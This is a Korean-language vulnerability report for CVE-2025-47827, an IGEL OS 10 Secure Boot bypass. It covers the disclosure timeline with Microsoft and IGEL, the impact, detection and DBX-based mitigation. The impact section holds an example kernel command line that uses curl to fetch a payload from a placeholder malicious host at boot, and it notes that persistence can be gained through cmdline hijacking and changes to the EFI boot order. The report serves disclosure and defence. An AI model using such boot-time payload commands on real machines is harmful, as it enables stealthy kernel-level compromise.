

CVE-2025-47827용 PoC 및 취약점 보고서.


CVE-2025-47827에 대한 개념 증명 및 취약점 보고서.
IGEL OS v11 이전 버전에서는 igel-flash-driver 모듈이 암호화 서명을 부적절하게 검증하기 때문에 Secure Boot를 우회할 수 있습니다. 궁극적으로 검증되지 않은 SquashFS 이미지에서 조작된 루트 파일시스템을 마운트할 수 있습니다.

IGEL OS 10의 igel-flash-driver Linux 커널 모듈에서 암호화 서명을 부적절하게 검증하면 악의적인 행위자가 Microsoft 3rd Party UEFI CA가 서명한 shim을 부팅하여 Secure Boot를 우회할 수 있습니다. 이 shim은 IGEL Secure Boot Signing CA가 서명한 GRUB와 취약한 커널을 로드합니다. 취약한 커널과 내장 initramfs가 로드되면 디스크에 있는 검증되지 않은 SquashFS 이미지에서 악성 루트 파일시스템을 마운트할 수 있습니다.
취약한 커널에서는 kexec_load syscall을 사용할 수 있으므로, 현재 부팅된 커널을 완전히 신뢰할 수 없는 커널로 교체할 수 있습니다. 이로 인해 전체 신뢰 체인을 거친 후 사실상 모든 운영체제를 부팅할 수 있게 됩니다.
IGEL OS의 이후 버전에서는 이 모듈이 루트 파일시스템 SquashFS 이미지의 서명을 올바르게 검증합니다. 그러나 취약한 커널과 패치된 버전은 모두 동일한 인증서로 서명되어 있으므로 동일한 shim으로 취약한 버전과 패치된 버전을 모두 부팅할 수 있습니다.
CVE-2025-47827의 초기 벡터 문자열은 AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H으로, CVSS 점수 8.4(높음)를 산출했습니다.
2025년 10월 14일, 이 값은 AV:P/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H(으)로 변경되어 점수가 4.6(중간)으로 낮아졌습니다.
또한 원래 약점은 CWE-347: 암호화 서명의 부적절한 검증으로 정의되었지만, MSRC에서는 CWE-324: 만료일이 지난 키의 사용으로 분류했습니다.
이 취약점에 대해 2024년 12월 6일과 2025년 3월 31일에 각각 IGEL과 Microsoft에 연락하여 인지시켰으며, 이후 2025년 5월 29일에 세부 정보가 공개되었습니다.
IGEL OS 10은 지원이 종료되었고 취약점이 shim 자체에 존재하지 않으므로, 양측 모두 해결 방안을 제시하지 않았습니다. Microsoft는 다음과 같이 답변했습니다.
조사 결과, IGEL OS v10이 더 이상 지원되지 않고 문제가 shim이 아닌 커널 모듈에 있으므로 이 제출 건은 서비스 대상 보안 취약점의 정의에 해당하지 않는 것으로 확인되었습니다. MSFT 인증서로 서명된 것은 shim뿐입니다.
IGEL은 2025년 6월 2일에 CVE-2025-47827에 대한 보안 공지를 게시했습니다.
2025년 6월 13일, 저는 이 문제를 Microsoft에 다시 보고했고 다음과 같은 응답을 받았습니다.
보고서에 좋은 정보가 포함되어 있긴 하지만, 서비스 대상 보안 취약점에 대한 Microsoft의 요건을 충족하지 못합니다. 보고된 문제는 shim이 아닌 커널 모듈에 있으며, MSFT 인증서로 서명된 것은 shim뿐입니다. kexec는 설계상 이미 Secure Boot 우회를 허용합니다(참조: kexec Command Line in Linux - Linux Expert Better 2025).
이 문제가 부팅 드라이버/구성 요소에 있었다면 MSRC의 서비스 기준을 충족했을 것입니다. 이는 Linux 배포판의 커널 드라이버 취약점입니다. UEFI "ExitBootServices" 이후에 발생하므로 Secure Boot 우회가 아닙니다. 사용자는 부팅이 아닌 OS 수준에서만 코드 실행 권한을 가집니다.
이 취약점에 관한 다양한 뉴스 기사가 게재된 이후, shim 유지 관리자는 Microsoft 및 IGEL과 협력하여 해결 방안을 논의했습니다.
해결 방안이 마련된 후, 저는 2025년 10월 20일에 MSRC에 또 다른 케이스를 생성하여, 이 shim들의 폐기가 지연된 이유, CVSS 벡터 문자열 및 CWE의 수정, 그리고 그들의 업데이트 가이드에 취약점이 공개적으로 공개되지 않았다고 명시된 이유를 문의했습니다. 저는 다음과 같은 응답을 받았습니다.
수정된 IGEL 취약점은 Secure Boot 우회가 아닙니다. 이는 Linux 특유의 커널 무결성 우회이며 Windows에는 영향을 미치지 않습니다. IGEL shim은 오래되어 새로운 SBAT 기반 폐기를 지원하지 않습니다. 따라서 Microsoft는 SBAT로 보호되었던 다른 취약점의 잠재적 악용을 방지하기 위해 폐기를 실시했습니다.
Jeffrey Sutherland, Principal Lead Program Manager는 PR에 답변하여, SBAT가 없기 때문에 shim을 DBX로 폐기해야 했으며, IGEL이 의도하지 않은 결과를 피하기 위해 추가 시간을 요청했다고 설명했습니다. 또한 조정된 취약점 공개에서 요구하는 대로 연구자와 관련 당사자 간의 커뮤니케이션을 유지하지 못한 점에 대해 사과했습니다.
Secure Boot 우회 익스플로잇은 탐지되지 않는 부트킷/커널 레벨 루트킷의 개발로 이어질 수 있으며, 이는 다시 다음과 같은 여러 영향으로 이어질 수 있습니다:
폐기 또는 수동 개입이 없다면, 작성 시점 기준 대부분의 장치에서 기본값인 Microsoft 3rd Party UEFI CA를 신뢰하는 모든 머신에서 Secure Boot는 무용지물이 되었습니다.
kexec에 사용되는 경우, 이 취약점은 Secure Boot에 영향을 주지 않으면서 합법적인 시스템을 은밀하게 악의적으로 수정하는 데 악용될 수 있습니다.
커널을 완전히 교체할 수 있으며, 이를 통해 악성 코드가 커널 레벨에서 실행되어 메모리, CPU, 연결된 장치를 포함한 모든 시스템 리소스에 무제한 액세스할 수 있게 됩니다.
이를 통해 메모리에서 암호화 키를 덤프하고, 악성 프로세스를 제한 없이 실행하며, 맬웨어가 탐지를 회피할 수 있게 됩니다.
합법적인 커널의 커맨드라인을 수정하여 보안 모듈을 비활성화하거나 init 매개변수를 변경할 수 있으며, 이를 통해 실제 루트가 마운트된 후 악성 페이로드를 실행할 수 있습니다. 예를 들어(modprobe, DHCP, chmod, 간결성을 위해 생략):```sh
init=/bin/sh -- -c "curl http://malicious.site/payload > /path/to/executable; exec /sbin/init"
이는 합법적인 실행 파일을 대체하거나 PID 1을 가로채거나 부팅 시 자동으로
시작되어 쉽게 루트 권한을 얻을 수 있습니다.

`/proc/cmdline`은 [하이재킹](https://wiki.archlinux.org/title/Kernel_parameters#Hijacking_cmdline)될 수 있고,
바인드 마운트를 통해 수정 사항을 숨길 수 있습니다.

자세한 내용은 [Linux 문서](https://www.kernel.org/doc/html/latest/admin-guide/kernel-parameters.html)를
참조하십시오.

### 지속성

필요한 EFI 바이너리와 커널이 존재하고 시스템 펌웨어에서 부팅하도록 구성되어
있는 한 그 영향은 지속됩니다.

운영 체제 업데이트로 인해 부팅 순서나 Secure Boot
금지 서명 데이터베이스(DBX)가 변경되어 바이너리가 실행되지
못할 수 있습니다. 그러나 운영 체제 자체도 손상된 경우,
이러한 교정 조치가 되돌려질 수 있습니다.

또한 EFI 부팅 순서는 운영 체제에서 구성할 수 있으므로,
EFI 변수 수정을 통해 권한 있는 악성코드가
필요한 부팅 파일을 설치하고 부팅 순서를 적절히 구성하여
지속성을 확보하거나
권한을 더 높일 수 있습니다.

## 탐지

이 취약점을 악용하기 위해 완벽한 커널 수준 루트킷이 생성되었다고 가정하면,
실행 중인 시스템에 대한 데이터는 신뢰할 수 없습니다.

탐지 방법은 다음과 같습니다:

- 관련 바이너리의 존재 확인
- 알려진 파일의 서명/무결성 확인 (예: [rkhunter](https://rkhunter.sourceforge.net/))
- 행동 분석, 특히 네트워크 환경에서

최소한 시스템 펌웨어가 부팅하도록 서명된 EFI 바이너리와 IGEL 커널은
손상된 시스템에 존재해야 하지만, 악성 코드가 실행되는
[권한 수준](https://en.wikipedia.org/wiki/Protection_ring)으로 인해
[루트킷](https://en.wikipedia.org/wiki/Rootkit)은 런타임에 자신을 숨길 수 있습니다.

기타 손상 지표는 이 취약점을 악용한 악성코드의 행동에 따라 달라집니다.
예를 들어, 부팅된 커널이 교체되었거나 루트 파일 시스템의 파일이
수정되었거나 예상치 못한 프로그램이 실행될 수 있습니다.

## 완화

> [!IMPORTANT]
> Microsoft는 IGEL과의 합의 후 2025년 10월 20일 관련 shim의 서명을 해지하는
> [서명된 DBX](https://github.com/microsoft/secureboot_objects/releases/tag/1.6.0-signed)를 릴리스했습니다.
>
> Windows 시스템의 경우
> [MSRC 업데이트 가이드](https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-47827)를 참조하십시오.
>
> [fwupd](https://fwupd.org/)를 사용하여 Linux 기반 시스템을 업데이트하려면
> [Linux Foundation (UEFI Revocation) Secure Boot dbx](https://fwupd.org/lvfs/devices/com.microsoft.dbx.x64.firmware)를
> 버전 `20250902` 이상으로 업데이트하십시오.
>
> 자세한 내용은 [microsoft/secureboot_objects#272](https://github.com/microsoft/secureboot_objects/pull/272)를 참조하십시오.

부팅 체인이 손상되지 않도록 방지하려면 취약한 GRUB/커널 이미지 서명에
사용된 인증서를 해지/신뢰하지 않아야 하며, 영향을 받는 커널(또는 shim)의
SHA-256 해시를 DBX 또는 MOKX 거부 목록에 추가해야 합니다.
자세한 내용은 [NSA 사이버보안국 문서](https://github.com/nsacyber/Hardware-and-Firmware-Security-Guidance/blob/master/secureboot/Linux.md)를
참조하십시오.

또는 초기 shim이 실행되지 않도록 Microsoft 3rd Party UEFI CA를
신뢰하지 않도록 설정할 수 있지만, 이로 인해 다른 합법적인 애플리케이션에
의도하지 않은 중단이 발생할 수 있습니다.
일부 장치는 펌웨어 설정에서 이 옵션을 제공합니다.

